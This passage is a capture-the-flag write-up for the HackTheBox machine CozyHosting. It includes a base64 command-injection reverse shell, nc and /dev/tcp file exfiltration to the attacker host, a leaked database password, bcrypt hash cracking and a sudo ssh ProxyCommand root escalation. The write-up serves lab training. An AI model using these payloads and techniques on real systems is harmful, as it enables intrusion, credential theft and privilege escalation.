Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=84007C51AD0413FB10E99F9CC1323B83
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 112

host=10.10.14.15&username=
;{echo,YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTUvOTAwMSAgMD4mMSAK}|{bas
e64,-d}|bash;
```

```
HTTP/1.1 504 Gateway Time-out
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 05 May 2025 17:01:08 GMT
Content-Type: text/html
Content-Length: 578
Connection: keep-alive

<html>
    <head>
        <title>
            504 Gateway Time-out
        </title>
    </head>
    <body>
        <center>
            <h1>
                504 Gateway Time-out
            </h1>
        </center>
        <hr>
        <center>
            nginx/1.18.0 (Ubuntu)
        </center>
```

We got shell.




```
┌──(kali㉿kali)-[~/Desktop/htb/cozyhosting]
└─$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.14.15] from (UNKNOWN) [10.129.229.88] 59454
bash: cannot set terminal process group (1041): Inappropriate ioctl for device
bash: no job control in this shell
app@cozyhosting:/app$ id
id
uid=1001(app) gid=1001(app) groups=1001(app)
app@cozyhosting:/app$ 
```



```
app@cozyhosting:/app$ ls -al
ls -al
total 58856
drwxr-xr-x  2 root root     4096 Aug 14  2023 .
drwxr-xr-x 19 root root     4096 Aug 14  2023 ..
-rw-r--r--  1 root root 60259688 Aug 11  2023 cloudhosting-0.0.1.jar
app@cozyhosting:/app$ 
```


Enumeration

This is the only hosting jar file on the target.




```
app@cozyhosting:/app$ find / 2>/dev/null | grep -i cloudhosting-0.0.1.jar
/app/cloudhosting-0.0.1.jar
app@cozyhosting:/app$ 
```

We find in systemctl like this, we find cozyhosting.service.




```
app@cozyhosting:/app$ systemctl list-units --type=service | grep -i host
  cozyhosting.service                  loaded active running Cozy Hosting Web Page
  open-vm-tools.service                loaded active running Service for virtual machines hoste
d on VMware
  vgauth.service                       loaded active running Authentication service for virtual
 machines hosted on VMware
app@cozyhosting:/app$ 
```

When we find service, we found these services.




```
app@cozyhosting:/app$ find /etc/ -name *.service | grep -i host
find: '/etc/ssl/private': Permission denied
find: '/etc/multipath': Permission denied
find: '/etc/audit': Permission denied
find: '/etc/polkit-1/localauthority': Permission denied
/etc/systemd/system/multi-user.target.wants/cozyhosting.service
/etc/systemd/system/cozyhosting.service
app@cozyhosting:/app$ 
```

When we check the service, it executes the jar file that we found.



```
app@cozyhosting:/app$ cat /etc/systemd/system/cozyhosting.service
[Unit]
Description=Cozy Hosting Web Page
After=syslog.target network.target

[Service]
SuccessExitStatus=143

User=app
Group=app

Type=simple

WorkingDirectory=/app
ExecStart=/usr/bin/java -jar cloudhosting-0.0.1.jar
ExecStop=/bin/kill -15 $MAINPID

[Install]
WantedBy=multi-user.target
app@cozyhosting:/app$
```


File transfer using nc.
We will analyse the jar file.




```
app@cozyhosting:/app$ cat cloudhosting-0.0.1.jar > /dev/tcp/10.10.14.15/9001
app@cozyhosting:/app$
```

```
┌──(kali㉿kali)-[~/Desktop/htb/cozyhosting]
└─$ nc -nvlp 9001 > "cloudhosting-0.0.1.jar" -vv
listening on [any] 9001 ...
connect to [10.10.14.15] from (UNKNOWN) [10.129.229.88] 35488
 sent 0, rcvd 60259688

┌──(kali㉿kali)-[~/Desktop/htb/cozyhosting]
└─$ ls
cloudhosting-0.0.1.jar  feroxbuster_spring                          gobuster        nmap
feroxbuster             ferox-http_cozyhosting_htb_-1746457414.state  gobuster-spring shell
```

unzip and output into a folder.
-o = output (Note: there is no space between -o and folder name)




```
┌──(kali㉿kali)-[~/Desktop/htb/cozyhosting]
└─$ 7z x cloudhosting-0.0.1.jar -osrc
```




```
┌──(kali㉿kali)-[~/Desktop/htb/cozyhosting/src]
└─$ find . -name *.properties
./META-INF/maven/htb.cloudhosting/cloudhosting/pom.properties
./BOOT-INF/classes/application.properties
```

This is where actuators are configured. If we want it to disable, we can set it to false.
We see the username and password.
pring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR




```
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR
(END)
```

Can't login as user postgres.




```
app@cozyhosting:/app$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
app:x:1001:1001::/home/app:/bin/sh
postgres:x:114:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
josh:x:1003:1003::/home/josh:/usr/bin/bash
app@cozyhosting:/app$
app@cozyhosting:/app$ su - postgres
Password:
su: Authentication failure
app@cozyhosting:/app$
```

We can login to psql.



```
app@cozyhosting:/app$ psql -h localhost -U postgres
Password for user postgres:
psql (14.9 (Ubuntu 14.9-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=#
```

https://hacktricks.boitatech.com.br/pentesting/pentesting-postgresql




HackTricks - Boitatech

PENTESTING

- 5000 - Pentesting Docker Registry
- 5353/UDP Multicast DNS (mDNS)
- 5432,5433 - Pentesting Postgresql
- 5601 - Pentesting Kibana
- 5671,5672 - Pentesting AMQP
- 5800,5801,5900,5901 - Pentesting VNC
- 5984,6984 - Pentesting CouchDB
- 5985,5986 - Pentesting WinRM
- 6000 - Pentesting X11
- 6379 - Pentesting Redis
- 8009 - Pentesting Apache JServ Protocol (AJP)
- 8089 - Splunkd


```
psql -U <myuser> # Open psql console with user
psql -h <host> -U <username> -d <database> # Remote connection
psql -h <host> -p <port> -U <username> -W <password> <database> # Remote connection
```

```
psql -h localhost -d <database_name> -U <User> #Password will be prompted
\list # List databases
\c <database> # use the database
\d # List tables
\du+ # Get users roles

#Read a file
CREATE TABLE demo(t text);
COPY demo from '[FILENAME]';
SELECT * FROM demo;

#Write ascii to a file (copy to cannot copy binary data)
COPY (select convert_from(decode('<B64 payload>','base64'),'utf-8')) to 'C:\\some\\inter

#List databases
SELECT datname FROM pg_database;

#Read credentials (usernames + pwd hash)
```




```
postgres-# \list
```

We can see the databases. We are interested in this one.




```
(4 rows)

...skipping...
                                  List of databases
    Name     |  Owner   | Encoding |   Collate   |    Ctype    |   Access privileges
-------------+----------+----------+-------------+-------------+-----------------------
 cozyhosting | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 postgres    | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 template0   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
             |          |          |             |             | postgres=CTc/postgres
 template1   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
             |          |          |             |             | postgres=CTc/postgres
(4 rows)

~
~
```

Go to cozyhosting database.




```
postgres=# \c cozyhosting
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
You are now connected to database "cozyhosting" as user "postgres".
cozyhosting=#
```

cozyhosting=# \d = List tables



```
1: kali@kali: ~/Desktop/htb/cozyhosting
 public | hosts         | table    | postgres
 public | hosts_id_seq  | sequence | postgres
 public | users         | table    | postgres
(3 rows)

~
```

cozyhosting=# select * from users;




```
   name    |                           password                           | role
-----------+--------------------------------------------------------------+-------
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
 admin     | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admin
(2 rows)
```


```
  name    |                    password                    | role
-----------+--------------------------------------------------------------+-------
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
 admin     | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admin
(2 rows)
```

Crack with hashcat.

We need to specify hash mode. Since the hashes start with $2, it is most likely bcrypt.




```
└─$ hashcat hash.txt /opt/rockyou.txt --username
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - P
latform #1 [The pocl project]
========================================================================================================================
=============================
* Device #1: cpu-sandybridge-Intel(R) Core(TM) Ultra 9 185H, 6939/13942 MB (2048 MB allocatable), 8MCU

The following 4 hash-modes match the structure of your input hash:

      # | Name                                                       | Category
  ======+============================================================+======================================
   3200 | bcrypt $2*$, Blowfish (Unix)                               | Operating System
  25600 | bcrypt(md5($pass)) / bcryptmd5                             | Forums, CMS, E-Commerce
  25800 | bcrypt(sha1($pass)) / bcryptsha1                           | Forums, CMS, E-Commerce
  28400 | bcrypt(sha512($pass)) / bcryptsha512                       | Forums, CMS, E-Commerce

Please specify the hash-mode with -m [hash-mode].

Started: Mon May  5 14:28:16 2025
```




```
$2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm:manchesterunited
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit =>
```

It is admin's password. manchesterunited




```
┌──(kali㉿kali)-[~/Desktop/htb/cozyhosting]
└─$ hashcat hash.txt /opt/rockyou.txt --username -m 3200 --show
admin:$2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm:manchesterunited

┌──(kali㉿kali)-[~/Desktop/htb/cozyhosting]
```

Josh could be admin.




```
app@cozyhosting:/app$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
app:x:1001:1001::/home/app:/bin/sh
postgres:x:114:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
josh:x:1003:1003::/home/josh:/usr/bin/bash
app@cozyhosting:/app$
```

Now we are josh.




```
app@cozyhosting:/app$ su - josh
Password:
josh@cozyhosting:~$ id
uid=1003(josh) gid=1003(josh) groups=1003(josh)
josh@cozyhosting:~$
```



Key Differences:


Command	Loads `.bash_profile`, `.profile`, etc.	Changes to user's home dir	Typical Use
`su josh`	❌ No	❌ No	Temporary switch without full session
`su - josh`	✅ Yes	✅ Yes	Full login shell (like actual login)



```
josh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Sorry, try again.
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
```

Get a ssh shell. (ssh-keygen)

GTFO bin
https://gtfobins.github.io/gtfobins/ssh/#sudo




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Spawn interactive root shell through ProxyCommand option.

```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```



```
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# id
uid=0(root) gid=0(root) groups=0(root)
# bash
root@cozyhosting:/home/josh#
root@cozyhosting:/home/josh# cat /root/root.txt
9610a3244eed94a132f6228d09f57fda
```